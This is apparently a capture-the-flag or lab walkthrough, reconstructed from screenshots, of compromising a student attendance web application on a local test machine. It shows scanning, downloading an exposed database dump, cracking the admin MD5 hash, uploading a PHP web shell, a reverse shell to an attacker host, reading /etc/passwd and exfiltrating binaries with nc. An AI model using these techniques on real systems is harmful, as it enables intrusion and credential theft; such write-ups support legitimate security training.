




```
❯ cat target -l python -p
# Nmap 7.95 scan initiated Tue Jun 24 16:44:25 2025 as: /usr/lib/nmap/nmap
Nmap scan report for 10.0.2.105
Host is up (0.00015s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 de:b5:23:89:bb:9f:d4:1a:b5:04:53:d0:b7:5c:b0:3f (RSA)
|   256 16:09:14:ea:b9:fa:17:e9:45:39:5e:3b:b4:fd:11:0a (ECDSA)
|_  256 9f:66:5e:71:b9:12:5d:ed:70:5a:4f:5a:8d:0d:65:d5 (ED25519)
23/tcp open  telnet?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLi
, NULL, NotesRPC, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessio
3270:
|_    Verification Code:
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-title: 404 Not Found
|_Requested resource was login.php
1 service unrecognized despite returning data. If you know the service/vers
SF-Port23-TCP:V=7.95%I=7%D=6/24%Time=685AB9CF%P=x86_64-pc-linux-gnu%r(NULL
SF:,1C,"Verification\x20Code:\n\0\0\0\xee\x1e@\0\xe2\x1c")%r(GenericLines,
SF:1C,"Verification\x20Code:\n\0\0\0\xee\x1e@\0\xe2\x1c")%r(tn3270,1C,"Ver
SF:ification\x20Code:\n\0\0\0\xee\x1e@\0\xe2\x1c")%r(GetRequest,1C,"Verifi
```




```
❯ gobuster dir -u http://10.0.2.105 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,xml,css,md,png,jpg,txt,js,sh -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.105
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,xml,md,png,txt,php,css,jpg,js,sh
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/index.php            (Status: 302) [Size: 0] [--> /student_attendance]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 2426149 / 2426160 (100.00%)
===============================================================
Finished
```




10.0.2.105/student_attendance/login.php

Username

Password




```
❯ gobuster dir -u http://10.0.2.105/student_attendance -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,xml,css,md,png,jpg,txt,js,sh -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.105/student_attendance
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,xml,css,png,jpg,txt,md,js,sh
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/index.php            (Status: 302) [Size: 14619] [--> login.php]
/.html                (Status: 403) [Size: 275]
/home.php             (Status: 200) [Size: 2985]
/login.php            (Status: 200) [Size: 4765]
/article.txt          (Status: 200) [Size: 0]
/header.php           (Status: 200) [Size: 2548]
/users.php            (Status: 200) [Size: 3315]
/assets               (Status: 301) [Size: 328] [--> http://10.0.2.105/student_attendance/assets/]
/faculty.php          (Status: 200) [Size: 2968]
/courses.php          (Status: 200) [Size: 5444]
/ajax.php             (Status: 200) [Size: 0]
/students.php         (Status: 200) [Size: 3152]
/database             (Status: 301) [Size: 330] [--> http://10.0.2.105/student_attendance/database/]
/readme.txt           (Status: 200) [Size: 0]
/navbar.php           (Status: 200) [Size: 1948]
/class.php            (Status: 200) [Size: 4764]
/subjects.php         (Status: 200) [Size: 4956]
/topbar.php           (Status: 200) [Size: 1284]
```



10.0.2.105/student_attendance/users.php
Firefox Default GTFOBins PayloadsAllTheThings Nessus SonarQube CCN
New user

User List

#	Name	Username	Type	Action
1	Administrator	admin	Admin	Action Toggle Dropdown Edit Delete
2	John Smith	jsmith@sample.com	Alumnus/Alumna	Action Toggle Dropdown Edit Delete




```
❯ cat user.txt
       File: user.txt
   1   user -> admin, jsmith@sample.com
```


10.0.2.105/student_attendance/faculty.php
Firefox Default GTFOBins PayloadsAllTheThings Nessus SonarQube CCNA OTW HMV


List of Faculty New Faculty

#	ID #	Name	Email	Contact	Address	Action
1	06232014	John Smith	jsmith@sample.com	+18456-5455-55	Sample Only	Edit Delete


10.0.2.105/student_attendance/students.php
Firefox Default GTFOBins PayloadsAllTheThings Nessus SonarQube CCN


List of Student New Student

#	ID #	Name	Class	Action
1	123456	George Wilson	Course 2 1-A	Edit Delete
2	06232014	Claire Blake	Course 2 1-A	Edit Delete



10.0.2.105/student_attendance/database/
Firefox Default GTFOBins PayloadsAllTheThings Nessus SonarQube CC

Index of /student_attendance/datal


Name	Last modified	Size	Description
Parent Directory		-	
student_attendance_db.sql	2020-10-28 23:00	10K	




```
❯ mv /home/kali/student_attendance_db.sql .
❯ cat student_attendance_db.sql -l python -p
-- phpMyAdmin SQL Dump
```




```
INSERT INTO `users` (`id`, `name`, `username`, `password`, `type`, `faculty_id`) VALUES
(1, 'Administrator', 'admin', '0192023a7bbd73250516f069df18b500', 1, 0),
(2, 'John Smith', 'jsmith@sample.com', 'af606ddc433ae6471f104872585cf880', 3, 1);
```




```
❯ hash-identifier 0192023a7bbd73250516f069df18b500
   #########################################################
   #     __  __                     __           __
   #    /\ \/\ \                   /\ \         /\_
   #    \ \ \_\ \     __      ____ \ \ \___     \/_
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/
   #
   #
   #
   #########################################################
 --------------------------------------------------

 Possible Hashs:
 [+] MD5
```



```
❯ echo '0192023a7bbd73250516f069df18b500' > hash.txt
❯ cat hash.txt
       File: hash.txt
   1   0192023a7bbd73250516f069df18b500
```



```
❯ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
admin123         (?)
1g 0:00:00:00 DONE (2025-06-24 17:29) 50.00g/s 4512Kp/s 4512Kc/s 4512KC/s austin24..861208
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```




Username

admin


Password

admin123




10.0.2.105/student_attendance/index.php?page=home

Welcome back Administrator!




```
ass="sidebar-list">
 <a href="index.php?page=home" class="nav-item nav-home"><span class='icon-field'><i class="fa fa-tachometer-alt "></i></span> Dashboard</a>
                <a href="index.php?page=courses" class="nav-item nav-courses"><span class='icon-field'><i class="fa fa-th-list "></i></span> Course</a>
 <a href="index.php?page=subjects" class="nav-item nav-subjects"><span class='icon-field'><i class="fa fa-book "></i></span> Subject</a>
 <a href="index.php?page=class" class="nav-item nav-class"><span class='icon-field'><i class="fa fa-list-alt "></i></span> Class</a>
 <a href="index.php?page=faculty" class="nav-item nav-faculty"><span class='icon-field'><i class="fa fa-user-tie "></i></span> Faculty</a>
 <a href="index.php?page=students" class="nav-item nav-students"><span class='icon-field'><i class="fa fa-user-friends "></i></span> Student</a>
 <a href="index.php?page=class_subject" class="nav-item nav-class_subject"><span class='icon-field'><i class="fa fa-user-friends "></i></span> Class per Subject</a>
                <a href="index.php?page=check_attendance" class="nav-item nav-check_attendance"><span class='icon-field'><i class="fa fa-tasks "></i></span> Check Attendance</a>
 <a href="index.php?page=attendance_record" class="nav-item nav-attendance_record"><span class='icon-field'><i class="fa fa-tasks "></i></span> Attendance Record</a>
 <a href="index.php?page=attendance_report" class="nav-item nav-attendance_report"><span class='icon-field'><i class="fa fa-tasks "></i></span> Attendance Report</a>
                <a href="index.php?page=users" class="nav-item nav-users"><span class='icon-field'><i class="fa fa-users "></i></span> Users</a>
 <!-- <a href="index.php?page=site_settings" class="nav-item nav-site_settings"><span class='icon-field'><i class="fa fa-cogs text-danger"></i></span> System Settings</a> -->
    </div>
```




10.0.2.105/student_attendance/index.php?page=site_settings

No se ha seleccionado ningún archivo.




```
❯ echo '<?php system($_GET['cmd']); ?>' > shell.php
❯ cat shell.php -p
<?php system($_GET[cmd]); ?>
```




10.0.2.105/student_attendance/assets/uploads/1750779240_shell.php?cmd=id


```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```




```
10.0.2.105/student_attendance/assets/uploads/1750779240_shell.php?cmd=bash -c 'bash -i >%26 /dev/tcp/10.0.2.65/443 0>%261'
```




```
www-data@school:/var/www/html/student_attendance/assets/uploads$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
ppp:x:1000:1000:ppp,,,:/home/ppp:/bin/bash
fox:x:1001:1001::/home/fox:/bin/sh
```



```
www-data@school:/var/www/html/student_attendance/assets/uploads$ cd /home/
www-data@school:/home$ ls -la
total 16
drwxr-xr-x  4 root root 4096 Nov  7  2020 .
drwxr-xr-x 18 root root 4096 Nov  3  2020 ..
drwxr-xr-x  2 fox  fox  4096 Nov  7  2020 fox
drwxr-xr-x  2 ppp  ppp  4096 Oct 10  2020 ppp
www-data@school:/home$ cd fox/
www-data@school:/home/fox$ ls -la
total 24
drwxr-xr-x 2 fox  fox  4096 Nov  7  2020 .
drwxr-xr-x 4 root root 4096 Nov  7  2020 ..
lrwxrwxrwx 1 fox  fox     9 Nov  7  2020 .bash_history -> /dev/null
-rw-r--r-- 1 fox  fox   220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 fox  fox  3526 Apr 18  2019 .bashrc
-rw-r--r-- 1 fox  fox   807 Apr 18  2019 .profile
-rw-r--r-- 1 fox  fox    33 Nov  7  2020 local.txt
www-data@school:/home/fox$ cat local.txt
e4ed03b4852906b6cb716fc6ce0f9fd5
```




```
www-data@school:/$ cd opt/
www-data@school:/opt$ ls -la
total 12
drwxr-xr-x  3 root root 4096 Nov  7  2020 .
drwxr-xr-x 18 root root 4096 Nov  3  2020 ..
drwxr-xr-x  2 root root 4096 Nov  7  2020 access
www-data@school:/opt$ cd access/
www-data@school:/opt/access$ ls -la
total 88
drwxr-xr-x 2 root root  4096 Nov  7  2020 .
drwxr-xr-x 3 root root  4096 Nov  7  2020 ..
-rw-r--r-- 1 root root 51019 Nov  7  2020 access.exe
-rw-r--r-- 1 root root 28613 Nov  7  2020 funcs_access.dll
```




```
www-data@school:/opt/access$ nc 10.0.2.65 8081 < access.exe
^C
www-data@school:/opt/access$ nc 10.0.2.65 8081 < funcs_access.dll
^C
www-data@school:/opt/access$ |
```

```
❯ nc -lvnp 8081 > access.exe
listening on [any] 8081 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.105] 42094
❯ nc -lvnp 8081 > funcs_access.dll
listening on [any] 8081 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.105] 42096
❯ ll
.rw-rw-r-- kali kali  50 KB Tue Jun 24 17:51:22 2025 access.exe
.rw-rw-r-- kali kali  28 KB Tue Jun 24 17:52:01 2025 funcs_access.dll
```




```
❯ ll
.rw-rw-r-- kali kali  50 KB Tue Jun 24 17:51:22 2025 access.exe
.rw-rw-r-- kali kali  28 KB Tue Jun 24 17:52:01 2025 funcs_access.dll
.rw-rw-r-- kali kali  33 B  Tue Jun 24 17:21:55 2025 hash.txt
.rw-rw-r-- kali kali 465 B  Tue Jun 24 16:44:01 2025 ports
.rw-rw-r-- kali kali  29 B  Tue Jun 24 17:33:13 2025 shell.php
.rw-rw-r-- kali kali  10 KB Tue Jun 24 17:17:47 2025 student_attendance_db.sql
.rw-rw-r-- kali kali 3.7 KB Tue Jun 24 16:44:32 2025 target
.rw-rw-r-- kali kali  33 B  Tue Jun 24 16:55:43 2025 user.txt
❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```




Directory listing for /

- access.exe
- funcs_access.dll
- hash.txt
- ports
- shell.php
- student_attendance_db.sql
- target
- user.txt


```
Nombre                  Fecha de modificación   Tipo                  Tamaño
hoy (2)
access                  27/06/2025 10:46        Aplicación            50 KB
funcs_access.dll        27/06/2025 10:46        Extensión de la ap... 28 KB
```



